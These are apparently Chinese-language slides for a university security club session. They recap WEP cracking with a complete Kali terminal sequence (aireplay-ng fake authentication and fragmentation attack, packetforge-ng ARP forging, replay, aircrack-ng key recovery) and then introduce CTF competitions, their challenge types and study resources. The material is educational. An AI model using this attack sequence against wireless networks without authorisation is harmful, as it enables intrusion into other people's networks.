主题：无线网络安全科普

时间： 7-15 周 周三晚 7:50

地点：一号学院楼 120


本周主题

- WEP 破解回顾
- CTF
  - 比赛介绍
  - 网络安全基础

```
root@kali:~# aireplay-ng -1 0 -e dlcc -a A8:15:4D:CD:66:80 -h e8:4e:06:23:b8:53
mon1
21:54:02  Waiting for beacon frame (BSSID:  A8:15:4D:CD:66:80)  on channel 1

21:54:02  Sending Authentication Request (Open System) [ACK]
21:54:02  Authentication successful
21:54:02  Sending Association Request [ACK]
21:54:02  Association successful :-) (AID:  1)
```

```
root@kali:~# aireplay-ng -5 -b A8:15:4D:CD:66:80 -h e8:4e:06:23:b8:53  mon1
21:54:29  Waiting for beacon frame (BSSID:  A8:15:4D:CD:66:80)  on channel 1
21:54:29  Waiting for a data packet...


        Size:  665,  FromDS:  1,  ToDS:  0 (WEP)

             BSSID  =  A8:15:4D:CD:66:80
          Dest. MAC  =  64:B4:73:2A:0F:F4
         Source MAC  =  A8:15:4D:CD:66:80

        0x0000:   8842 2c00 64b4 732a 0ff4 a815 4dcd 6680  .B,.d.s*....M.f.
        0x0010:   a815 4dcd 6680 1010 0000 5196 2c00 22e3  ..M.f.....Q.,.".
        0x0020:   e720 8b99 03c0 bcf6 9be0 556e 1aa0 9797  . ........Un....
        0x0030:   7fc8 6bcc 159b 2c33 5f1a e3e7 5b5e 84b6  ..k...,3_...[^..
        0x0040:   a49c 4bdc 3c44 2b64 a36d 18dd f80c 4db2  ..K.<D+d.m....M.
        0x0050:   4313 2c6b 3958 bf99 53f7 e3a6 6c9a a97c  C.,k9X..S...l..|
        0x0060:   782a d84c 559c 73b7 7779 8cea 6325 6385  x*.LU.s.wy..c%c.
        0x0070:   9ecb b725 1a4e 1ba3 ac17 b23a 2d92 5f1f  ...%.N.....:-._.
        0x0080:   5d81 16d0 f869 4ac6 6b28 94eb dae2 244e  ].....iJ.k(....$N
        0x0090:   ab01 4073 4023 2440 5b56 0bf7 c4d0 1057  ..@s@#$@[V.....W
        0x00a0:   33dd 14be c857 8c68 26c4 7e07 6f1b 0baf  3....W.h&.~.o...
        0x00b0:   5659 f214 4473 daa1 8d0b f35e 3138 caef  VY..Ds.....^18..
        0x00c0:   8273 a6c1 860c 6696 919c fdbf 1a14 eec1  .s....f.........
        0x00d0:   1b2d caec d401 94aa eea9 b180 0781 625c  .-............b\
        --- CUT ---

Use this packet ? y
```

```
Use this packet ? y

Saving chosen packet in replay_src-0504-215429.cap
21:54:41  Data packet found!
21:54:41  Sending fragmented packet
21:54:41  Got RELAYED packet!!
21:54:41  Trying to get 384 bytes of a keystream
21:54:41  Got RELAYED packet!!
21:54:41  Not enough acks, repeating...
21:54:41  Trying to get 384 bytes of a keystream
21:54:41  Got RELAYED packet!!
21:54:41  Trying to get 1500 bytes of a keystream
21:54:41  Got RELAYED packet!!
Saving keystream in fragment-0504-215441.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream

root@kali:~# packetforge-ng -0 -a A8:15:4D:CD:66:80 -h e8:4e:06:23:b8:53 -k 255.255.255.
255 -l 255.255.255.255 -y fragment-0504-215441.xor -w arp
Wrote packet to: arp

root@kali:~# aireplay-ng -2 -r arp mon1
No source MAC (-h) specified. Using the device MAC (E8:4E:06:23:B8:53)


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

             BSSID  =  A8:15:4D:CD:66:80
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  E8:4E:06:23:B8:53

        0x0000:  0841 0201 a815 4dcd 6680 e84e 0623 b853  .A....M.f..N.#.S
        0x0010:  ffff ffff ffff 8001 6296 2c00 6917 bb8f  ........b.,.i...
        0x0020:  760e f377 4c9a f8d8 8101 bfaa 7cef 038d  v..wL.......|...
        0x0030:  2622 d2e2 03e4 9ff6 2109 ab1a 9016 6f8b  &"......!.....o.
        0x0040:  639e 4708                                c.G.

Use this packet ? yes

Saving chosen packet in replay_src-0504-220037.cap
You should also start airodump-ng to capture replies.

Sent 2300 packets...(499 pps)
```


Aircrack-ng 1.2 rc1
[00:09:58] Tested 536884 keys (got 705645 IVs)
KB depth byte(vote)
0 0/ 1 31(916992) EE(741888) C1(740608) 85(737536) 71(736768)
1 0/ 1 32(953088) E0(738304) 13(737280) 0D(734464) 9B(733184)
2 0/ 1 33(979456) 07(739584) 8F(738048) 3C(736768) EC(733952)
3 0/ 1 34(960256) FD(738560) 53(737792) 05(737536) 59(737280)
4 0/ 1 35(958720) 94(739840) 2B(739328) E9(736256) 8D(734208)
5 0/ 1 31(791040) 32(758784) 2A(756736) 36(754176) 76(737536)
6 0/ 1 32(805632) A0(740864) 67(737792) 26(736768) C5(736768)
7 0/ 2 33(799232) 32(782336) 96(766464) D6(747776) 58(735744)
8 0/ 2 3D(794624) C9(764672) C1(753408) C0(745984) 4C(739840)
9 0/ 4 35(771328) 16(754432) F9(753920) 7F(747264) EC(739584)
10 67/ 1 31(714496) 4D(714496) 21(713984) 49(713984) 69(713984)
11 0/ 1 61(886784) AE(743680) 5B(743424) 40(738816) EB(736512)
12 0/ 1 33(860160) 60(742912) C5(739840) C7(738048) 07(737792)
KEY FOUND! [31:32:33:34:35:31:32:33:34:35:31:32:33] (ASCII: 1234512345123
)
Decrypted correctly: 100%
KALI LINUX
root@kali:~#

1. 什么是 CTF ？

- CTF 全称 Capture The Flag ，即夺旗比赛，衍生自古代军事战争模式，两队人马前往对方基地夺旗，每队人马须在保护好己方旗帜的情况下将对方旗帜带回基地。
- 在如今的计算机领域中， CTF 已经成为安 (hei) 全 (ke) 竞赛的一种重要比赛形式，参赛选手往往需要组队参加，通过团队之间的相互合作使用逆向、解密、取证分析、渗透利用等技术最终取得 flag 。

2. CTF 的目标是什么？

- 一个 flag(其实就是一串字符)，代表你已经攻陷某一台服务器，破解了某一个软件，破译某种有信息安全问题的密码算法或协议，也可能是从一组网络流量或者音频视频图片文件中找到了隐藏的信息。

3. CTF 的比赛形式

- CTF 夺旗赛通常有两种形式，解题模式（ Jeopardy ）和攻防模式（ Attack-Defense ）。
- 在解题模式的比赛中，主办方会提供一系列不同类型的赛题，比如上线一个有漏洞的服务、提供一段网络流量、给出一个加密后的数据或经过隐写后的文件等，他们将 flag 隐藏在这些赛题中，选手们通过比拼解题来一决高下；
- 在攻防模式比赛中，主办方会事先编写一系列有漏洞的服务，并将它们安装在每个参赛队伍都相同的环境中，参赛队伍一方面需要修补自己服务的漏洞，同时也需要去攻击对手们的服务、拿到对手环境中的 flag 来得分，攻防模式的竞赛往往比解题模式的竞赛更接近真实环境，比赛过程也更加激烈。

4. CTF 的常见题型

- a. WEB ：通过浏览器访问题目服务器上的网站，寻找网站漏洞，利用网站漏洞获得服务器的部分或全部权限，拿到 flag;
- b. REVERSE 逆向工程：题目就是一个软件，但通常没有软件源代码，需要使用工具对软件进行反编译甚至反汇编，从而理解软件内部逻辑和原理，找出与 flag 计算相关的算法并破解这个算法，获得 flag;
- c. PWN 漏洞挖掘/利用：利用一个本地或远程的二进制服务程序，通过逆向工程找到程序中存在的漏洞，并利用程序中的漏洞获取远程服务器的部分或全部权限，拿到 flag;
- d. CRYPTO 密码学：分析题目中的密码算法协议,考察各种加解密技术，利用算法或协议的弱点来计算密钥或对密文进行解密，从而获取 flag;
- e. STEGA(Steganography) 分析取证：利用隐写术等保护技术将信息隐藏各种有码无码高清不高清的图片和音像制品中，或者信息就在一段内存镜像或网络流量中，尝试将隐藏的信息恢复出来，得到 flag;
- f. PPC(Professionally ProgramCoder) 编程题：会考察一些编程能力，获得 flag;
- g. MISC(miscellaneous) 题目类型比较杂乱，可能要分析数据，可能需要百度一下，还可能需要脑筋急转弯；

5. 哪些人在参与 CTF ？

- a. 大学生 / 研究生 /xx 生：卡内基梅隆大学、加州大学圣巴巴拉分校、上海交通大学、清华大学、台湾大学等国内外名校都有实力非常强劲的 CTF 队伍
- b. 安全公司： Google Project Zero, Keen Team 等国内外知名安全团队的研究人员

6. 国内外知名 CTF 战队？

- PPP（美国），Dragon Sector（波兰），0ops（上海交通大学），Gallopsled（欧洲），217（台湾地区），dcua（欧洲），blue-lotus（清华大学）等。

7. 国内外知名 CTF 比赛？

- 国际： DEFCON CTF ， Codegate CTF ， PlaidCTF ， Boston Key Party CTF ， Hack.lu CTF 等，
- 您可以在 https://ctftime.org/ 获得更多的比赛信息。
- 国内： 0CTF ， BCTF 等。
- 您可以在 https://time.xctf.org.cn/ 获得更多的比赛信息。

8. 怎么开始参与 CTF ？

- 认真听课：计算机系统与结构；操作系统；编译原理；数据结构；算法设计与分析；计算机网络；密码学；离散数学；数论；近世代数；数字电路等等。 CTF 需要扎实的计算机理论和实践基础！
- CTF 比赛主要表现以下几个技能上：逆向工程、密码学、 ACM 编程、 web 漏洞、二进制练习、网络和取证。可以从中选择并关注一个你已经上手的技能方向。
- 逆向工程： bbs.pediy.com ， www.52pojie.cn ， crackmes.de

  《 Practical Reverse Engineering 》《 Reversing: Secrets of Reverse Engineering 》《 The IDA Pro Book 》
- 密码学：

  《 Applied Cryptography 》《 Practical Cryptography 》 Cryptography I （ https://www.coursera.org/course/crypto ）

- 漏洞挖掘与漏洞利用： exploit-exercises.com ， smashthestack.org

  建议在进入二进制练习前要完成逆向工程的学习。

  这有几个你可以独立学习的常见类型漏洞：栈溢出，堆溢出，对于初学者的格式字符串漏洞。很多是通过练习思维来辨别漏洞的类型。

  学习以往的漏洞是进入二进制门槛的最好途径。推荐你可以阅读：

  《黑客：漏洞发掘的艺术》《黑客攻防技术宝典：系统实战篇》

  《 The Art of Software Security Assessment 》

- 参考书籍：《程序员的自我修养》《深入理解计算机系统》《算法导论》《密码学应用》《编译原理（龙书）》《鸟哥的私房菜》《白帽子讲 Web 安全》《黑客攻防技术宝典： Web 实战篇》等

练习资源

- https://www.hackthissite.org/
- http://hackerskills.com/
- http://www.mod-x.co.uk/main.php
- http://oj.xctf.org.cn/
- ...

Web 题目演示

- http://www.cn-hack.cn/qs/5.htm